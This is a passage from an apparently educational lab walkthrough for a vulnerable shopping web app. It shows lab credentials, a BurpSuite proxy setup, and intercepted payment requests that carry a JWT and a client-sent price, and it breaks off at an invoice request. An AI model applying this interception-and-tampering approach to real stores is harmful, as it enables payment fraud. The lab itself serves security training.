

**ATTACK**


**DEFENSE**

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**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Shopping WebApp opens up in Firefox.



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
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LOGIN

**Step 1:** Login into the Shopping WebApp using the provided credentials.

**Email:** jake@e-shopping-cart.com

**Password:** s1mpl3p@ssw0rd




The shopping webapp sells laptops at discounted rates.


**Step 2:** Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




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


Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:






Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been set up.



### Step 3: Interacting with the Shopping Webapp.

Check the wallet balance. Click on the Wallet balance button on the top application bar.


**Note:** Make sure that intercept is on in BurpSuite




Notice the corresponding requests in BurpSuite.







Click on the Cart button on the top application bar.



Click on the Make Payment button.

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**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.225.139.3:8080

Forward Drop Intercept is on Action

Raw Headers Hex

```

1 OPTIONS /payment HTTP/1.1
2 Host: 192.225.139.3:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Access-Control-Request-Method: POST
8 Access-Control-Request-Headers: content-type
9 Referer: http://e-shopping-cart.com:5000/cart
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close

```

Forward the OPTIONS request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

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Raw Params Headers Hex

```


1 POST /payment HTTP/1.1
2 Host: 192.225.139.3:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://e-shopping-cart.com:5000/cart
8 Content-Type: application/json
9 Content-Length: 281
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close
12
13 {"token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyaWVudGhvcml0eS5jb20iLCJhZG1pbii6ZmFsc2UsImVtYWlsIjoiaXNwIjoxNTg0ODQ3NzEzLCJpYXQiOiJlODQ4NDU5MTN9.zzDfql3X7yiepKznTmlYuCvtGmkZRxk2scgYJoe7u48","items":{"4":1,"price":656}}

```

Notice that the items to be purchased along with the total price are sent to the server in the POST request.


Forward the above request and check the response on the web page.

It leads to the invoice page.



At the bottom of the page, there is an option to get the invoice in PDF format.

In burpsuite, there is still one intercepted request:





Forward this OPTIONS request.

```
1 POST /invoice HTTP/1.1
2 Host: 192.225.139.3:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
